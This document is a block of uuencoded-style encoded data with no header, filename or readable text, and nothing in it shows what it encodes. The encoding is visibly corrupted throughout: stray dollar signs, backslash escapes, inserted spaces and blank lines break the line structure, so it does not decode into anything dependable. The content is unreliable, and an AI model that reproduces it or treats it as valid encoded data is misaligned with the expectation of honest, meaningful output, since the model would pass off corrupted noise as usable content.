MFF"""-#54N2^0@&16FE6_1B&E5\$;]'@JL(-8M4S)_:D:6VFFA01:(K*3&<!) M`1%\$D*BT))%%(ST59*]&))%DNKA601EM6HDF-AT"2+0M?EI*%1/1C*8]&X:; MDRU(3T+%W2-*:R+OE41%*45:+IJFI!-?0!B"T*U0J)/R;"TI5!`14+]%KJ6+ M0H./10`E41I!51:P:*(HIZ-@+6\$JH@BXXE,)+8TJ(KJ+4BH*!B04QG3MKQBL M*HTJ---.Z&\$JZ2:4?"(>70:^<252J;M5I%1!IH6A:0:%!K[DQK((P:]%9*T8 $M(@HL912\M)7H]4U"4,)82(E?FLI*6FD]'*"8AMG57Y*5%3;6&F\:U$\(Q537)$ M>GX4"`U)"EI(8#I-5]_E5:5]'7H](S_4Y:3LS(/[&FFEB0PF(8Z34:_Y9I5] M'D^FGH_1NA%4ND2_1T^AD#T>5&_04)PGHDUXM/1HU@P+0YL\$=F01UZ+0AFQ: MAZ+W.!'T9AIW.#]W].+FH1]!7T!_\$7TAY'T=WSB/:Z9/T`!.()\;XR1=_T"0 M]`.I.9#IC)YH=L2,?)\$F\\'QY)8S*<8DS"2\R9K^WZ"9H%N*X_R/0`DM,_O ME>_Y_'_ZFP+/:\$+*@/T;OT%QV;1<=OSVV?U>8C>+]G]*SMH.QFOWVA\"5"MC M9E'\U\-O["38B/\8._?=)I_ZY/G9NJ2P37\'0VZ7WQXT?,4A(1'_\$U)NWWM] MSK.B@8`RRR4J&\6P\$MI25*`_Z3(P'^,[8X6?I=;]-\$>,]N*H#8?QC=5FD:?U MR!LJXU'_FR.+OTS<;,?]2A-K=.*?6AP&5*:SLV!MG@%@R@)RFB`R']1:N]M. M1)?!NE;3UC;\$8B+R[^2XWG92FH3%<&5^RM'6\?RD8\$JHE4E5Q_(9.90[@(EH M"PR6`7]]LV)[:<"UU0(\AR`"):=!-LA#UQU0@N/\"*C.F7'+"]"/_<^X8-M4 $MP_{V1B}Y-(:':3)7H7XS69P+A)^C^PD3=R/YL:-V&]OQ@(, -9WD$4]Q^0(B)$ MIO> $\#YC5(*#M%?1@*8.%/!5Q.5L[=F<IIE!:T_/K_5PPM44D\.[A!.L"2DF,$ $M84>)>61UL[4?P_C*,LGFA>\+876F4*V1$24(,?J=+=^!^MTZA/\+/FY^+#&_$ M/S8WJ/JB17`UU`CCRD6@-QR`O\7YBH0N9SMK(Y>J89@X8T!%X^:R7\$!`N(&X $M#R7 >]*; M, < Z9X`N < L$ = M - C!9FF)PK&: + $/`#])P = E:29? \ Z[DD% - IZX*H$ MV8MFJ5J52&\$!)535>X'1]OX%P\(R&3_[1<B_W'5L+H'4@B%YAOKZ'HLYQ-30 $M-YR9ZUF=X+Z1,"[G=9>_I<,>[.O"1WO_]?\?8YR:3K4N(+<YUQJKP;:TUF)$ MME1F@)_K60YH6BOGC-92HC&9[:-9!4B>(-G.*R'(N0H=M6)-T\$`6!R:%6SO# M#JQ()L\$G:VT-"GK@Q4Q!:!B:CK@U]7:L75[F-,GNRK8K!NL=6*=%E]ZYH&?? M96%G2K&B8(@X(1@[4ZBGWMH-)'-@^^44>3XNW?PF?%B"8-?,"E+2[S%G9YN_ MN[, \$GN\$4WF4`;_A0+[3,"F*+W^PBM@CR'T4XYH`Y)ED: \$\$;#2-:B#;9`^.LK

 $MY(5.7&G(C^R)' + Y1=8E9T&DQ>&[!S\UFD!PUH],D(R^U=(=18^ZG1&HQ-)"$ MM^^TZ;0*-%#H`V=\HS.&JK[:U*IU<SZ6]\UD.CB^]+J/",T\$PXU1G#K5+C"E $\label{eq:mass} \texttt{M@} < \texttt{A(/YZWES"09U/\&FV\#0,\&6LE)<^3N3,]T\&<C6Q2I`!.\$<O`^"$<=>U]ZT]N$ MN(S%<36^20319,Y1WM08Y4,AOBMT-2C71)+:V=75_E7^4\$BKUK>BV!*C9RIF $MJN=J4;KX'85J]3HQ>BRQ;('&B.(&I-#101Y_Y5;1!_C(*`<@AB^$20H.-:JQ))$ M@BLS"*)W(S3)''G!G4Z)0^7G3,XF5[_+5;WFF+Z81.4K587Q2W4G5?%JVJR6 MF8)<%"%>4""W'KUZ',&10P?`TL@2DU@L ^+(,>]!UY-#<OGIOCH^^2P8>9P0 M&2XQG/`:7R@OP:AT''W8E6)TF<&9\$7HH[^]ON.-\$V1ES?!KW+`@ALQGFS5'W M8*U%B!C7)KY):9%CA&+%"BR+I^CQ7YX/8Y%3.H9*HB?V43\$:*6RWE;N/,5'] MK5*I5=>?B<; RN\$[$TS(LE(R\,C_;7HG+Z)-V4$!F;L+S)R#!<math>CC4B23EB+*M4^!:P35B+!25B-DWIM1D[KS+.BDBHY\O#X\$/-W_R403S9R^NPT*7.?^S0<>V M<T&.!`@EL0IQLGN'VD(:&\O.@1I1YB_Q&-@4J2HQ4*\$;U4&:IE1;ZO1H<@C> $M18H*K/N8B2PBV'60L+&U.?$Z8:QWU/B/C!5<9!\5:Y,K/#Z(>A1,B<&I54<$ M6R5>B*`6F^(5K7I4*TG?508*`41,F40[B+Q1F2(&7\$=DP=V,K5J%)V;REL%- $\texttt{MX0L\&BG^{^{\prime}})} (\texttt{YV0GD[L}[\$]5:!8A6'-5\#4^{^{\prime}},[,5)+W@-;2@K5I6/3JJ2")'9+(\label{eq:mass})$ M\$\$.'#_K/(G^@IW5F>_0I`*%:J9DD-'.27I-`^%&_U,D>\H*+ZM8U\RU!CQWV M:3=4]2][PY-29P3W\&PFHM-OGG:_36^&9VLJ[R("G%T/759Z#32!'^.:M=A@ M5Z41NSW=67/;"I`7,Y#Y6'5)3&(-8T\$CH@85@@P*`04+D84`8S8M7).037DL M<'T5X3":\$80)C6&,O5[.OD:*Q)G)F8VTB2:,69)*@2D38-_J6*FLT/"J:9J6 $MOQ:R@(U2>!@T(M*/8-K2G"$$@<*L;>BLHV<.B<I-E"(FGMZ)#T!&9"^:TG"'$ M:#MHH@J&=U49@G;^VAP]XN5I%[3*SNW)L:,T`((\$((*4&VV;PXBZ75"`8\$83 M!OK9Z+65NA22AVSSA_U=YO6'1KU_"KY*S[4Z+Z&(TBVSZF*<Z/]2`,FDFOC` M<PS1&E`1UO)R+U#.;.=6&XK\$:A1J/F@]-8_Y&ONSLU&R!FRE95071#WXR1G@ MT%1Z09+5'&F&<R6`6]+\$A:>);QAYYGE4C\$/E1L#RI?B\$4S;ZOV[6H8S<XJ3, M:%X_;6D3^JA,;(^4=LE?<2WI1:P_F(,&^V,SV"1]<T%'%"#A"4=1N<(BWG/) M?/T<=9Q3G\G%]1R_!__O%GA&J[%H1/[O&45*L095?ZTN[NB[%8!TY5EU6+E4 MM&,70>4003UB2J1PA7E\$+:\$04**MH*C54:I55/8NMRN/IRUN\$!H=\$NRB%M:H MTXIB(8Z2/<J:\$L29#\$VXVX"&+\98[1K*)'`>KC(/LD-3Y`Q`W?&\UA#U53U/ M?DT&XT_P?XOF`\$0*QV_%[OXU+&UO=PAX5K3T1K30ZX/HTVC\O[G\]L_%'U+> MA\CC.TBF?"=AFLYCM6JFV?@YZ(XGXR2OJS!\@]E\77S<]R/F/0GHNA %7P># MXXOJ>BS`BC;8,C]5A!)^N&CBLP'TA])`A!6A].E&P']P?WSSP7]2/KM"M9]_ M_M, #N_9-_R^%^0[@]GW_'[3'PW=]U]NGJK^=_S^Y?2_ZNY]05ZE/5,]A;W1E M4)KZGU0*OJO58E#BT[J8]4=UW3B%T_=8#\Z3F<9]47W6HTIVTP??/L,]WVD? M!LOOF:]VW?`:,^!\)Y&Z.VVG=:]T=W7=X&S\ZVSNP7NZ/#.,0\O7=]W4(\$_+ M8=W?=!W?=<TS?=W99#->GNO5(F-,1[K!AQ-+[O11,R+II2"=T^JS,8A&LE@R $\verb|M$1/] = \verb|QON\O""+*#N[(2$W.J-D,23#I0]RRR$2C-0[JPB*UCCUF80:U@:MTTE]|$ $\texttt{M.A-=^L\$I:\$4:53\#2BP\$K7NW44:C\$/3,IM*(UW\#*;H,IHD;<MM\$:K\#?=49=`N) }$ M1H-&+2@ADM;DI0DWRPJZ\$1:5IHI[O+I`Q8R-**T)W<+;!H4:56KG=Z;QP4I! $M"4F\&@[JX*H(TB+71@K56A\#645%464)*4%J,:%KNW,F'?H'#$K\/36RL+5'1D$ M*IH3&U;FH(#W-,:K,@OXLG/1@:9(81JE)I+!UL1\$1K RU!?NVB&T@BD<G*T@ M*/=S,EI&B-5<C9E#+;*1YT*,7*8P<V*(U2M?27+HI6-0::18T1HI,3NB,E2@ $MZ^{(+)}[MB""M"EI='=.G(@24QI&J5H:I0<,!5I)W>K2TU2B"(E+2M"$66-B4C)$ M2S26W?%UTU6JPU&N.1JE-842EI#7F6D28L+5H:%(SGS%P:I\$?E8\$#N\-:JCZ MF1I.ZE2CN]8%H(ON\(7M1DIJM&"T+0,,-'JA*3"+5#66)07W:T[,\$%!,;.Z3 $\texttt{MK6ZI5} \texttt{[NM73N^Y0TTE7ZG0C?J\$Q\$BX.Z[LC\K*@8?5:\&B\7=J6N8\&Z].+.FNA}$ M)#NTNS8[IKN\Z+N:E8QHY,0B9[IXI\$0?ZLFX72\$Q7=@N4)9?^\$4".<T&!_P. M+2"&#"5_]#')N]5?=1[NJT*M.;`'[BB/=\XDCI_N#WR@&+G!^TK^'R\$@(.%T $M/W@'KD>J'Y<)J-P=YM2:1E?1#G>?[]WF/_WF^\/Q^K]5]S7U?]+/3=-KSL]3$ M3Z+S9TWO/Y/C=M/0CUVZZUX]>JF/1DT^P/[L'V&17SM:<VK+?//=^)_K]-Z8 MW_M:SKSC[;!P#JL^@_,Y_@M3?I^=DR]AQ]`?6![-V,0F#H8>V!((?,4LS.)6 M^E, AFV+W9YYZ+_Y05!7B)N.T-N_\5_S6O6"0M+_?Y&!ERQE>&_YYG-O\2U;, M?^@)LG8M(;.3!,.A&";?Q,F@:7S^_TQITV2"NH35WZZ=V0*(I+K15-+"=%# MF(*=0 23B"WT&+?W#C2]FW`<1&9EFS:5!)@DNIQIM=WT:9]>V=!/-; -ZM7= ML%/+ JCKF><*!*FDC=&P4<?CHF<I1^PD-:BG;50J(;`6 X&2=RAU6HG+ALT\$ MYL:HOE'@*<QH^+4HX%(2PAG>)AY93?O4A2H.(3Y8K6QP\$,I"]F=MH^"=!<TE M.?]5H8CIRD&X4<K&)0.Z^-A5/PH_P.V854&.V<9;G)%I"/?)X=@@2JY6GO1V MJVJ"LM;A_YX\NN%\M`8^!6UG8068;7BA8K=801@G!BYK#?2-"W]2+,_PQ661 M_])CZSZA:F=='L"^\I.]MX,K>9K3;+<=2:_]A,916T:ZAPW4D#S*CBK>:JP< M:*5/6R@82%Y9_[TH%^JF6(:_IK.3\0Y#_-JEZ"T8GOW\6EI"/0K/E0ZHY)<& MA"DHBWQOMT)MYZPS<^/^&W]_MU\A=6B_N8MC\H"8L>:OX/3+DF`BT3FZ^^>I

 $MT?C = <= JGC; \? < 1 =]10 > 4IT' #H_(<< /"[D_8D(G`))ILW+I)F\W7]]Q>;; $+$ $M7PI%>\P]D-Y1ZZ[!<A5&+/(Z6$5215ZYC_"C.4'[O>F0!>=T/V6F\(":\/A+))]$ M%)&[`"D*H<;N/.N)!NL.#?*RBE7DW8VH.VJV[3\$V63EFX*1:PV'&(Q"-;)@F MY)\$B^<0F]IKEZ6KZ!Y&M<F3E"]"NV%0Y2>"]4OQ?%CPHZ;:F[?X`7EB[_"&+ M_2_^L?Y`WM>L?\$+]TZ^*C,1S0,D`<-[Z'6P&P:_=7_=E+P*V>V6P8SXGFX'? M9YD7+#]-M[;BM\B8D=4BTZOF,LA@PF^J;9!>9:U@:S!L>UUM:'.-BO'/6.P) M%' -6EFQA; WE?IDG!@1L+YUZD[3X/?*?YIL@*\D]6B\DW8J%, 5\$V!DY!C1'8 M^5:LNG.-=;,YF2>\$,EWIXO-G=CC;X+@1,C>XK]*L"V.=89R-<DK9*:VRAWF7 MPJ*E(D>.G68MZU"J^]2%PO)24W\$7JS*`R7FD\$QL)=U<R@IZ310L`I:A!G4P2</pre> M+)05.\$=30Q/M/A>K'7`[US0A=.'[-[ZY)6J6L;&[FYFORJV!!X242)570[G]MG!'*7E:X.5=4\$[B05C])B,D!,9BL@HH0.%5>'(CHK13F%#9GK1Z!3I_J=@_= $MIMH3)?4G,R3_.U+`G#+Q(I-@<_K-W%UV^"T\6#PI13<J"6(')H?P*%WR8%1$ $M18DD5D>@>KFB'X2]N!3`=[=A`R:U?)QQNO;"_30JZ3=-#6^0,\7FS)7V7BOF$ M3-Y%-.2QR[EFEG8F'QD9`U'EKX2R2OO3?VV5*#9+V4D8Q4R11HJ8OPE)4DUM M74+!Z2R.2B@C_>IWG1M27HW718I>J\$41;)4=7=.UN?!ZBQYI:JB*"7*I1"(Q MH53J3DL(Z`_]E3*CI*K-]%92047]-W>"I\$L1]CS(8%KSTJ@QO%DOM6`M(G7& M<H)"-1BR.63>)\$05.7ABPUI1G6K#Q4G>"050AO*04\2T1K&;D*DP0Y@"OS:W $M;98J:(-V^16$N-A"1A>C.=+[C14N664LU?U82L^4=$8))B)DTS(FI_]T(4)E$ $\texttt{M} \# \texttt{E} _ \texttt{F4-Q'5*H$2G>932V6\$MCSM'P5XJ6FN\$2QJ[)} = : \texttt{S} _ \& \texttt{8EE=P*Q0Z50XA\&H}$ MKR5/-;X@L75AMK1818UQK\$?/@UA+W%DJT0PO8[95>"ZP0>YFJE2JV44EW9;' M>IA])++C"U)SDYI6A7@_/H6\$%HE%.@\$>ZPD+`<ZF@2>O"JM\$=M;23P68A9-M $M\$ 'EH-T^2(B\$5U.4W,TT::?5G@+M,H^T\$26\$\#015H3/9C5L'\\<2[H:&\#CUKT2]$ M05\$.3\$GTL^U2O\$@, "D&DZ%Q3!Z+6JM\$-65E,UF9&C5(MC#BXO57Q(Q>59S*4 MHF8-#]7CJU^#UJM2;8V9SP,RPW,I1>&*ILPE9>^T*UDH20G>2S2 64J,...*% MO<U"C+YP<55L#&%@]R94+1*E@<\$#\$+(#9',WBY%&?HS+L#KN4C2:9#"8SAKF M_6XT:41ZJBHQWVB_&CG:"; `\K<R_4`GM(D+:GPVO=7<5"XG].:6S]L\DW8\$+ M7\$/(V01&*XZ%-56\$Q6VF_5HF:D\$LX4&9XF6-SH;"-C4QE+Q55I+J:08JO\$I+ ML0)DPO0J4@W!*C-6JL*.K.C591]\$)@S>8BF>GB2=\$E4ZJB^"U4G.64UR"9T= $M=001\hline{H}\xspace)$ M=001\hline{H}\xspace\xspace.) *]08R9P,T\-Y'6F"E\$F95#'\H<B!K]?"RB;6/VQWJT\$A.#*QDS M6I+L9D]J'+D<"`%805(^;-7?RLS2)=8H<!:RK)`TG!(L8+-58WJKAB@(*G2A MF()UH*.DF_//VF.&-^NF)NTUPLE1JH)6>&EX2OK1")VCN:O;COFS`^.S#1C1 $MR-HO^YY>NFC1GR6N+Q1R;Y7SBEJ\#ZM(1P(%Y+`H4H\:J)!:*T6A.X(+3XL56)$ MK'6&?%(B_Z@\,L2J(4)+K7'!)9HF&<3%BA\):J46'U!F!D6)-05^2Z_%PHR8 M4.AT@,W:7-2;FV&\$G\$-PB!`T;/8KM(IXCY2I%K!6M*4:SM]PGJU+3_VM8C<L ME, ">0@R"X(S*"9L6R>`YFATYE)'#,3F>15K+QY2S,,<23RL)@-"`//7W5M6Y $MNQ4F[7$[X-.'HNM%G(X,FH:8Y(])T-\T#M3QTO:MH4[*M^R3A8*)1:JC"RE^$ MB=JET4I\Q-ZO.!83?\$"54%*8\$[WR_%2\$DWK3F@JP:[<5I]1C2YGL+Y.TQVGT $M'N8>5:B'B&CG>, &>/:!:#R;1X]T3[;MH>49K*/>&C7W.>_IX+ZKY+P.*^[[.$ M`\)#GV*@)`(/&:(%D'H;HY"WT0&TQ'V+K(/2ET=NX8--XL.7L1H,B%Q#,HKB M&(I5?`8VR%/"Y@\$]!Y!*O2GP&F73JL[=R.&Y\4&?D\GKD#XC?*Z4V^0W;7 M?9T@NC]:91,(1'!GX_1H:%WF:%KP)A\$1Y'XYR0%%:,'^U80N]O=K[J?/?66Z M/U+J9X0_B];\-\U]:,_6*._%OS'Y;)_7=X^6F;Q6VK_4,'ZSZ'(B2_>?/V5/ M]P\1EQ507W9]B]Y=]Y7^)GO?L3O8]ZR[K:^\JS%WWOKI[C[7_\$W/^HGK/;7I $M, _0K < B_H # _7]80: M^YT.&`=Y_CW = S_06Z_H(K;[C\?@N=^+^@A$_S*`'I?$ MZE!^N>LKUE5ZHM%KUCZO%UZQD*GXOK'#5^LS6?6,S_LL[[-M6'-(:T811NLK MZO_\$Q/67ZS.7%AFFO6:-7ZRMWK*\+C[0^!D,:M9Y63;/JQ[/UA7J"?!_E3R[M7K#P>@>K3UDS=0SB5ZPFCZQGJ[]969M^=?BO-:UMZR>UMJ!ZUY)8F3UJ4W.^ M'UOK<BU#UIFE%6*I,4G7=A+,^M]:13ULJ[#UL-'<D%[GO,U6N(11&G.%\$0%; M:O&Q8FF"*"0T3U;&DU8-)AB(#2+7K=-\$V+@+<B`UAH@VQD(B:<-;THFBV75A M^ =3`-1A5>LN#=&+J2*\$H6G&V,<+W&U&-L:\$E,C6L'7&!<.4@H()F]H2B'K# M=-:, \$Q62[4L; %>ZD43C:,62DQMI5#1; FZJ&LHB4[L9<20TQZUP*JC51FJT2- $\verb|M""76S520:14>=") \verb|I(@IB11+7,D&)*B$53S2$6EI54+QGNL}^M+5PU=4KO:H($ MT"4FFEU511KPE>MNB(K6\$()ZR0016EME.LBTY CNK%<XE6AMYAP:2/\$LF6C" M65JQ2KA!`1:6FE14Q"(@CZUJ_#XETI,R%LJ310GS?I(DJB*L'1NZLVLP*2!/ MRG-A!HP#7QUT1PU\$55\$WR4M9\$GK\$E%TU\$COQR9;R6U'6\$53DF2PXM?46;2%F MEMGJ4F)BX(I6\THVJ1.2CA=G*3<5?%(YHU(&SBLK(*.D-+(UB5!ST);HD46L M_XW5J/K<.NA2'\$8<S%&\$J[Z.8TU)`1B0N[O?%0A1*N2E(&VS6EQJLM2DI:7Y M3QW+@PTHUECK+;JPVXX1,2>ME]C#%%1%H4=647,WK40SZTNL(*814FL+&J<, MKYEHS856&VE:\$)MC%8H:>/G;]5)":I-\$(1E(J+X*\$:1\$S()M(*(BTE"U=;5")))

M40X\$JZN@BJ^KDH0%%09+6R`))YQ`=&J2,0!'#(L+BD7-(!#AT=&*)J@,`DMH M4@JT@MP)NO62!G%RZC&H7ZV58V_+_:PPB\NNF`U7,4?63UMPX90K2AIY+`QB MJ@T"#^/#GM;)B3.H;RAJ`YSNS)B@>5@%DTCPNQ%8D1]6AJ)<"5-H!,HL\$%2' MK7>HJ*TI2TTXM1I560`N6K\!IN<-=I^7T<@5BEWZ2M6I-E\$H5\$&A2E/U]*]: $M</03DP>4;K5BJ/K=U<KB2A$&8/6GA&*U^](K0F?_5>LAQY36E.]TU?'2`C7J$ MYGC36/;=MC.8BZZ.-U[BV"X3&1W1\A(*BXQ^ZPS<-SAOD-11\$1?6.3;UL3L] M871K9M"Z2T,?UJKQR]\P(9NGNY-(\$%Y85#^#+H.LE^MG3Q\$Q'UJ;(F]B.J"F M3SN#?9ON53@R/FXI\$1UL6A1"S<F(3>GK=!5?EY*3T,&1!TL:U:>.>M4R9/ZO $M]9..._4G_{\N}B0V)T09!RX_R^:]+Z[UW@_5GDWSF.7UW^1Q[=W7IO.>$ MLE:T:=WY).[ZSM>ZK.8_!=X?6?2[KU[P[UY_#=-*QQW#YBM;ZOTWKGTWS&AZ MO7H7ZW;NIUY[YM7'OX8Y>=_7>NXI<\B3OO5AV.)WM8"3HXXO[O_"1RM_A[IY M5?_C@"96,F;UDI_PY8WI*IQM?];!.3?\2[IVC@<64H_W/_*HK_JUN'YV3`'\ MQ/_+_X;'86F\,L8:48`3T88!C`8RD57.[_C0BW=4Q5HZ,"2P:#7_=!X?>M_ $MZX2<S-3+4A'9:)&SQ5$^F)']-MP"$-O5!&.G<A>Q8-TZYXJ$1#I_[J>U>!R:$ M,O\:W?CTRA2PQ[);18SP5RQ\$0<[`B04K;9T.N\$98<H`F\?U'_I.0G_'6&2H_ MVX\$ST;7;^ZAW?\.3IP<0_V[A&K>N!O9.-DO89#GH6?)G-S2;&`?^K@_[)5+D MQI#H\$-=N\$Y.=-V<5-F.&1IK&+[=-_YL[Z^<'7?:8KGPCC1:@+<@]NQ;*^I:) MT2\$C_1=?B&V%X#GCQX_U?[8<3!4L,!EB\\$B3S`RJZ%7J2?N(=S)@Z\$@53YB! M1JKS/5S5Q_GC2%SX0TI\$EG#@=PSV]50]-U6_`/"I/L\:[G_JD3A_NL@U6\$5A M:=I4>4GI1DUHC("36SPJ786TY6>K3BQH8-FHR+K4THZE&["("D&I506<V>O? $M5>*B<?"R!3G'%KM`)[V_P!&9E!_^N5<I+-Z?Z'/!F(K').I$07<6WQ-C>C"Z$ MJ76F;R)HTV>5LETESU(EP1DAGM,70()"U6OWH\9QLM9WQ7*A:R#9J(["9&+* ML\$70^!L^%&E]`'B"^<TPAEJ=.H[V!5J=>-N:CSL&E0:4H;!/^!DZ.'"(I>J9 M)CF\?HNP=3D!UU(X4P5*;1XK2,?!O>)LRR1<'8D[U>1M)":%[`>ZA5#OD8E6 M"(7L_WC4FE*J#."O:C\$QP%/K*[RR]7DKED)'4F\>C+/MQ=ZC.%"EC!459/_Z $MN = B9IKF'K@R'`E1Z$3`S>?20]U\7*L^0Z>-*:U68]]">[.^10Z&DQX<_T^"L$ M5C:\$)`H2N\NV3+!B!G%R@E!2F%YKIFF:F^*>"=-V=(+X7CQNSPTYV#R;ZO%2 MD]Z_OG2QNWZ`&3_VTY_Y%A7G70R[6LT<HB6`(PQ5EX1J4ZE3K"<218\$"[SHB MQD3B4!5/)@QWAD9OA")X:R\>BK32A1=ZID+P9NJP:D%#\$B!BRED_U1B2S1?* MF?B`JRI9GZ`E:.3:09#1[:S,!+N;-<"SN57>80\$FT(.)*3R.4!'>=H9#*CH! M3F/H?R6,KZ/EUG0M[*>Y)8,J5@YBI,:ZUCNESE/#=15#I*A2YA:QG&:1JJBR M-@D_U.RV-PE@E%0"E63M=0R>8HB%?)9'NF+]H<WI6M5HQ)ZJGBS`@`NMO*6C M*ON?PX^<RLJ?[L9]AR:_/F3E;5D1TU:5@>^&:0<&8L&4_]>BJ;/^'MOTUG*3 MPP+_?U()`644095E:'`@QL<KY:-[1KYJ50+?\$TM[W@O2`;\]?1\,<[L(4%C[</pre> M5[LYZ\=-/AB%)TNRO_W6?0;<<GI]VQ6M1PA:,?2;AYDI83P>1"(V'@K&FP.# $\verb|M)T4"_(9UP)*LM&$2@?\IK(J4)-J2E`9.2_OQ-3M,)[$CCTJK9D(>I)_<.P^6 |$ M9/_:8<NOW"J#N&!GX53`]R52Y?%1FYMXE^7V1^IK1<=HJ(=U0D<,!?E#M-89 M:7*E'RC9R^)OO,D(FP750]6!D M[S<EG0S&IC.E4DGFM.K5WUQDQR+ZRDDSE $M\JIP_I;OU%]9SI?3)&)5=+83D\J^42C*KA9)56$)4CQ@V;"8`<G9`"+2:76F$ M\$-/TFAQ9SHI8'F^1H4V*67G8Q%75R0FJJ->I\$L>G51*W.CJ=P[E80"+\$ED%B MPP; [76J(ESK, '"N';!O>9T7S*%PXLA; "D8D00L1+-O<9S\?, /@4665R, !9E2 M,[80>M18MUGZ[3 G>UZ^4P06C@Y1H9F6="2HHW`BYC <5J%G-5+5IDJK%=I< M)\$95K\$W(,(NL@=:E**4&QV5\9L25U7K=:2:Y>.%81!R>]P53GF7Z%51NF\@ M:)IM#(J*;"'&?H8SG0XH9T70A5M,NQ`I^+64OL1D\'6B,H#&A(0JFVCN]"#L $M=\$<JAF@F\S?RAW\$\$=;6*"M+$R")H:M1\#9T\$\#<\$0_*:65ETVGA>8K+VK2)>!$ M_P2: 'H3%7FRG9Q_R0CH9*]X*`)=0[\$4?9K@&!-[@2I5!7@M80@5'T02Y1.#, M>\$U(!3*\U55*BN\709Z'/ZO-*/%:&UEIFSBY:2D[,%K).O_Q:E%E%(YJVTA3 MD]'G,25_NQKR43\$"RVUK=1;`4,S(.Z'=:M\$FDV2XX65^:S-1>TFJ2R4U&JM# MQ4.]T&T`L,'42#UD@\,M&;8P9MNNZWLX3XU:5U;5#0Q4-MWAEQ,0@U;[9.)L MZV+1:\$\$L1.9BTS'JQ4C)X3;)--&S6B>^BM5E09C@E4W[?2)DTM[<U:S[44`F MM'>TRT+:Z@'.M1?2HN3-FG=,?4PBS2Z+*/I.U'<.=0ZIH.J&;JT,6P\$D@Q0` M>=3 9ROTKPX%.#3)ZN5/!V8\ML5J)%;8CP(1\$UK)#4!V#9!``/:;;&0`O*%(M%7-^-.!'BM#YVVU@80\$@/50GS:\$D7:#Q1[WJ0MA?A%I["%>IVK6,5)B"``&# M@P=79"?DF8-WXDA:8R=OH%1%;:9K(QOO]6IR#-2L9P-;\$U6M0[38M5FH49I. $MIW+%#?&>Z^K#G203:==+PF4I:'UI3]9-I+#4CU-S<\\[UJ5[AR,V1"@PH(]W]$ MF%C`Q;@2&9SRK.Z[=/CUR=#!;8U?8SD,\^#5C+%Y=K&A45K14I0HI\$I]5VY9 M6.EC6KN8KDR2CH['!F]P*]^C8\E-9W*R66GR3M>8/,`JH2?+M%K(AML:5O9D $\label{eq:mk} \texttt{MK,8.3} = \texttt{JJ2M} = -4 \texttt{R4VBIRO} \\ \texttt{D'8CH*\&=3@JP-6:} \\ \texttt{^3G;(Z*]Q9E.K*JUD3-@[1]} \\ \texttt{MK,8.3} = \texttt{JJ2M} = -4 \texttt{R4VBIRO} \\ \texttt{D'8CH*\&=3@JP-6:} \\ \texttt{^3G;(Z*]Q9E.K*JUD3-@[1]} \\ \texttt{MK,8.3} = \texttt{MK,8.3} \\ \texttt{MK,8$ MO]-R(4V0OH9<QK7'01&G%!,BEZQWRMJ7YUAX=F6&5RF:TDM%9F:XG&QC&&%/ M?5F"'NDNE<C*"-50*:B\U`N50:<(:-22?GN%:2/_C*.4K*<SOQ43-<_]AB=C

MJZ*EXL#"8Q0VH@?3,L)MEF,)2SCMBBMYQ(3I5\$%J#@11-)J;O!LB*D!,8HAF $M\D93\TCZOTIUS\&BJ-V@PJI(2)Q8A\#A`,-5C)+:J24+4Q*CSC%MU^IFQV.PAD$ M@B"!7I2BO@;C41>%34E8@56;":&11I\8K4@N/)T9`VWRB!C-)*DF.%,5(0AQ MK7##IC%%8W=3EOU&#%+2+"C%Y7NHTV-YT4Q'<B^=,4)'S>M7Q\2NC2M8,,DW MH3+(08BMT"3PK1T,7G[W*RLE;H2*5.'4.5X,SN0H5"FDNQ?H#Y;1RVOG`5PP MPR/;.JTY;'`;?5--`=8K(U'5)C0DZ(.1J>>J[AIC2RTJ2XQ"X546:E65BH^I M#'@I2M+FJP*^QX.KG)`J_)_+N6>!S3.EX*K#%,%4(R@+)D&P9\V5WJ#9R1XJ M9N;55%.I&V3ULK)5%,UN=ZQ5^"IBJG%+PZN:*%>UZ/<BH2,S&ZNYJ518F/&2 M]]7AV5_6YG8LA71D:_C9SD659,X/.AKT>*,""LB1`J.HI,*F96WJE#9.2*E- $MC9.155ZD*47")-F14UCRX)HD(Z)*3P5J&*SP6<G:+(J(L[;Z,SQ]%?E#F\V>$ M7M\\B6%V%:OS':(.JP+"QOE.1UY(?(SB2]/";'"5T3,;!*8B?V''G\N9T&X: $\label{eq:mge} \texttt{MGE\&=<ULL9M4ZR.GQ>X\backslash M*\#U\&1PRJ``FBT"_2<4H+1:^'DI:KWYHB.L]S:*\backslash E}$ MX*5EHT2M/0XJRS, V0.DU764T9:*EZ<E4+F5%*44J\22I^(UA1K0TWH1-IBPD $M:FIDT8*95"20+MD;*D^R9<-AH-&N#:H08@([JJA0(X3BJ/O#\B+5,V)`.X2=$ M`=M5`0\$U0?P,O&8^7)OLX9UWRL/OIMV-N-V,U5;-57S4(]8F71:Y-O%^LY=\ M3J'6.A:>D\I=;]-SR,2F'@/A[Q1XC65\$:H3VU))BBW53_>RX^@P\$"R`B",/. M`_:-D0#<L%:DE+=:"8D9(BJ#)OV/%HZP4"\$+E"T`>6P4.'2*`@AD_5UI3ZTL MVO-B*H2601^4; I,&VRU+6U,21%OL/F6Z0(Q^K2CY"#^PN3)4"`Y_^10^P?T: MA\$OT5<?F_D6I91/<K#_^>//Z[[.RM\$"_RDK\LU(?=N6I5M\$^J5'R;C%?ZO*. $\verb|M/8_6| \verb|NO&#UYE_VS68?V$?0BJ^IDM"0T-BK^<Y:HI0/LQ\\O1D-)K_@@)^F\\CI$ M6\$A>==?7_:IHND&K^:]<>09G[6R_B,X7US]S7-]/Z[UU_+_01)B!QKXIR9_I MF)\$G<&"V'_@._4"]U_?^_^CO1'"`<G<_\VMX(N?/+,!7VWMST7EONL>S?9,? M9XY*P697V9TWZ,GN"_:8_"@H?*Y]H47[)HKQ_LL5587VGM!P+;^(F+A[2X7, M^MT(:-22"5H4^NDQ4E^SS!9[*SVFJA::6>T2ZD,[8VVZZY5HM(UIN%\$E+L-> MSP*CB[O'M\$4P4P?:?^-!D_^+KI1*?SI'.G-[27M)G(AJ.G^.`_VOCG_?]]X@ MUSVFC[0YG_P&E/'*C=?7^*_:L]=(@31I3S<QBO:**)D]H4A^V-^T/@M)[0--M2#?M(/YN,0\4VT^-]I=@B[7J>RA*]G")@,W[.76D]IJ.HRKO&*SOC7,V:+60 M9&EH9P9#V8GM\$BWJHT_GX@6:PCZ*5KJ*@BD<&-2*3U?\\$"Q&R1J:KHQTF;(V M2#4]I"ZTK`.9&E%%`:KVCHVT@U-!V]FS>X\$16M9!D)2(JU-TL;V5]HPDUN-* MH,C##8BMR__<+P8LDW0+05P)`UL)(88%J"I46FAII4:BLIRGED+\$5I,\$'-A8 